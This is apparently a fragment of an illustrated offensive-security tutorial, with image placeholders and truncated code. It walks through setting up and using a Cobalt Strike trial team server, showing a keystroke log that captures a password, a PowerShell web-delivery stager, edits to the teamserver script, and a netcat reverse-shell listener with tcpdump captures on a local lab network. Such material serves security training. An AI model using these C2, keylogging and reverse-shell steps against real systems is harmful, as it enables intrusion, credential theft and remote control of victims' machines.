
Event Log X Downloads X				
host	name	path	size	date
192.168.2.14	jusched.exe	C:\Users\PT\Desktop\	573kb	06/24 13:51:17







Event Log X Keystrokes X			
user	computer	pid	when
PT	PT-PC	3172	06/24 14:32:55



Untitled - Notepad
hello
[backspace],
I',, [backspace][backspace][backspace][backspace]i''[backspace][backspace][backspace]i[backspace]'ll be sharing the
password with you over a note.
Then [backspace][backspace] password is - pt@123#
Please bam[backspace][backspace][backspace]make sure not to share this password with anuy[backspace][backspace]yone
else.


























Event Log X Sites X

URI	Host	Port	Type	Description
beacon.http-get		443	beacon	beacon handler
stager		443	beacon	beacon stager x86
stager64		443	beacon	beacon stager x64
beacon.http-post		443	beacon	beacon post handler
/a	192.168.2.6	8080	page	Scripted Web Delivery (powershell)

Copy URLKillHelp





```
[xXxZomb13xXx:cobaltstrike Harry$ ls -alh
total 42184
drwx-----@ 13 Harry  staff   416B Jul 10 11:53 .
drwx-----+ 499 Harry  staff   16K Jul 10 00:08 ..
-rw-r--r--   1 Harry  staff   1.4K Jun 11 17:43 .cobaltstrike.beacon_keys
-rwxr-xr-x@   1 Harry  staff  126B May 23  2017 agscript
-rwxr-xr-x@   1 Harry  staff  144B May 23  2017 c2lint
-rwxr-xr-x@   1 Harry  staff   93B May 23  2017 cobaltstrike
-rwxr-xr-x@   1 Harry  staff   21M Apr 13 08:42 cobaltstrike.jar
-rw-r--r--   1 root   staff   2.3K May 28 19:14 cobaltstrike.store
drwxr-xr-x    8 root   staff  256B Jun 24 13:37 data
drwxr-xr-x    3 root   staff   96B Jun 24 13:50 downloads
drwxr-xr-x   15 root   staff  480B Jul 10 11:40 logs
-rwxr-xr-x@   1 Harry  staff   1.8K Jul 10 11:54 teamserver
drwxr-xr-x@    5 Harry  staff  160B Sep  7  2017 third-party
xXxZomb13xXx:cobaltstrike Harry$
```



```
[XxZombi3xXx:cobaltstrike Harry$
[XxZombi3xXx:cobaltstrike Harry$
[XxZombi3xXx:cobaltstrike Harry$ nano teamserver
```

```
# generate a certificate
# naturally you're welcome to replace this step with your own permanent certificate.
# just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
# -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
# an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
# is printed so users may have a chance to verify they're not being owned.
if [ -e ./cobaltstrike.store ]; then
    print_info "Will use existing X509 certificate and keystore (for SSL)"
else
    print_info "Generating X509 certificate and keystore (for SSL)"
    keytool -keystore ./cobaltstrike.store -storepass 123456 -keypass 123456 -genkey -keyalg RSA -alias cobaltstrike -dname "$
fi

# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=50050 -Djavax.net.ssl.keyStore=./cobaltstrike.store -Djavax.net.ssl.keyStorePassword=123456
```

```
# generate a certificate
# naturally you're welcome to replace this step with your own permanent certificate.
# just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
# -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
# an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
# is printed so users may have a chance to verify they're not being owned.
if [ -e ./cobaltstrike.store ]; then
    print_info "Will use existing X509 certificate and keystore (for SSL)"
else
    print_info "Generating X509 certificate and keystore (for SSL)"
    $name "CN=Major█ Cobalt Strike, OU=AdvancedPenTesting, O=cobaltstrike, L=Somewhere, S=Cyberspace, C=Earth"
fi
```

```
# generate a certificate
# naturally you're welcome to replace this step with your own permanent certificate.
# just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
# -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
# an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
# is printed so users may have a chance to verify they're not being owned.
if [ -e ./cobaltstrike.store ]; then
    print_info "Will use existing X509 certificate and keystore (for SSL)"
else
    print_info "Generating X509 certificate and keystore (for SSL)"
    $name "CN=Evil Corp, OU=IT, O=ECorp, L=Atlanta, S=xxx, C=Mars█"
fi
```

```
# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=50050 -Djavax.net.ssl.keyStore=./cobalts
```

```
# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=31337 -Djavax.net.ssl.keyStore=./
```

```
[xXxZombi3xXx:cobaltstrike Harry$ cat teamserver
#!/bin/bash
#
# Start Cobalt Strike Team Server
#

# make pretty looking messages (thanks Carlos)
function print_good () {
    echo -e "\x1B[01;32m[+]\x1B[0m $1"
}
}
```

```
# generate a certificate
# naturally you're welcome to replace this step with your own permanent certificate.
# just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
# -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
# an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
# is printed so users may have a chance to verify they're not being owned.
if [ -e ./cobaltstrike.store ]; then
    print_info "Will use existing X509 certificate and keystore (for SSL)"
else
    print_info "Generating X509 certificate and keystore (for SSL)"
    keytool -keystore ./cobaltstrike.store -storepass 123456 -genkey -keyalg RSA -alias cobaltstrike -dname "CN=Evil Corp, OU=IT, O=ECorp, L=Atlanta, S=xxx, C=Mars"
fi

# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=31337 -Djavax.net.ssl.keyStore=./cobaltstrike.store -Djavax.net.ssl.keyStorePassword=123456 -server -XX:+AggressiveHeap -XX:+UseParallelGC -classpath ./cobaltstrike.jar server.TeamServer $*
xXxZombi3xXx:cobaltstrike Harry$
```

```
[xXxZombi3xXx:cobaltstrike Harry$ sudo ./teamserver 192.168.0.6 12345
Password:
[*] Will use existing X509 certificate and keystore (for SSL)
[$] Added EICAR string to Malleable C2 profile. [This is a trial version limitation]
[+] Team server is up on 31337
[*] SHA256 hash of SSL cert is: af0bfce452af17554b4aa3a591cfb37d528eb2858154b21efe35cef6e1d2c16a
[$] WARNING! Beacon will not encrypt tasks or responses! [This is a trial version limitation]
[!] Web Server will use default SSL certificate (you don't want this).
    Use a valid SSL certificate with Cobalt Strike: https://www.cobaltstrike.com/help-malleable-c2#validssl
[$] Disabled x86 payload stage encoding. [This is a trial version limitation]
[$] Disabled x64 payload stage encoding. [This is a trial version limitation]
[+] Listener: _RevHttpsBeacon_ (windows/beacon_https/reverse_https) on port 443 started!
```

Connect

This is the connect dialog. You should use it to connect to a Cobalt Strike (Aggressor) team server.

Host:

192.168.0.6

Port:

50050

User:

harry

Password:

Connect

Help

Connect

This is the connect dialog. You should use it to connect to a Cobalt Strike (Aggressor) team server.

Host:

192.168.0.6

Port:

31337

User:

harry

Password:

Connect

Help

Cobalt Strike (Trial)

Cobalt Strike

View

Attacks

Reporting

Help

external

internal

user

computer

note

pid

last

Event Log

X

07/10 12:19:10 *** harry has joined.

[07/10 12:19] harry

event>

[Lag: 00]

Chapter 5: ./ReverseShell

```
Harry — nc -b en0 -lv 8080 — 125x30
xXxZombi3xXx:~ Harry$ nc -b en0 -lv 8080

Harry — -bash — 80x24
xXxZombi3xXx:~ Harry$ netstat -an | grep 8080
tcp4      0      0 *.8080          *.*             LISTEN
xXxZombi3xXx:~ Harry$
```

```
Harry — tcpdump - sudo — 80x24
xXxZombi3xXx:~ Harry$ sudo tcpdump -XX -i lo0 port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes
```

```
Harry — nc -b en0 -lv 8080 — 125x30
xXxZombi3xXx:~ Harry$ nc -b en0 -lv 8080

Harry — tcpdump - sudo — 76x24
4 packets captured
25 packets received by filter
0 packets dropped by kernel
xXxZombi3xXx:~ Harry$
xXxZombi3xXx:~ Harry$ sudo tcpdump -XX -i lo0 port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes
20:08:36.310766 IP 192.168.2.6.53376 > 192.168.2.6.http-alt: Flags [SEW], seq
3898410560, win 65535, options [mss 16344,nop,wscale 5,nop,nop,TS val 5208
90724 ecr 0,sackOK,eol], length 0
0x0000:  0200 0000 4500 0040 0000 4000 4006 0000  ....E..@..@...
0x0010:  c0a8 0206 c0a8 0206 d080 1f90 e85d 0640  ....]..@
0x0020:  0000 0000 b0c2 ffff 858f 0000 0204 3fd8  ....?..
0x0030:  0103 0305 0101 080a 1f0c 2964 0000 0000  ....)d....
0x0040:  0402 0000  ....
20:08:36.310908 IP 192.168.2.6.http-alt > 192.168.2.6.53376: Flags [S.E], seq
2035537612, ack 3898410561, win 65535, options [mss 16344,nop,wscale 5,nop
,nop,TS val 520890724 ecr 520890724,sackOK,eol], length 0
0x0000:  0200 0000 4500 0040 0000 4000 4006 0000  ....E..@..@...
0x0010:  c0a8 0206 c0a8 0206 1f90 d080 7953 d6cc  ....yS...
0x0020:  e85d 0641 b052 ffff 858f 0000 0204 3fd8  ....].A.R.....?..
0x0030:  0103 0305 0101 080a 1f0c 2964 1f0c 2964  ....)d....)d....
0x0040:  0402 0000  ....
20:08:36.310932 IP 192.168.2.6.53376 > 192.168.2.6.http-alt: Flags [.], ack
```

```
Harry — nc 192.168.2.6 8080 -v — 80x24
xXxZombi3xXx:~ Harry$ nc 192.168.2.6 8080 -v
found 0 associations
found 1 connections:
1: flags=82<CONNECTED,PREFERRED>
outif lo0
src 192.168.2.6 port 53376
dst 192.168.2.6 port 8080
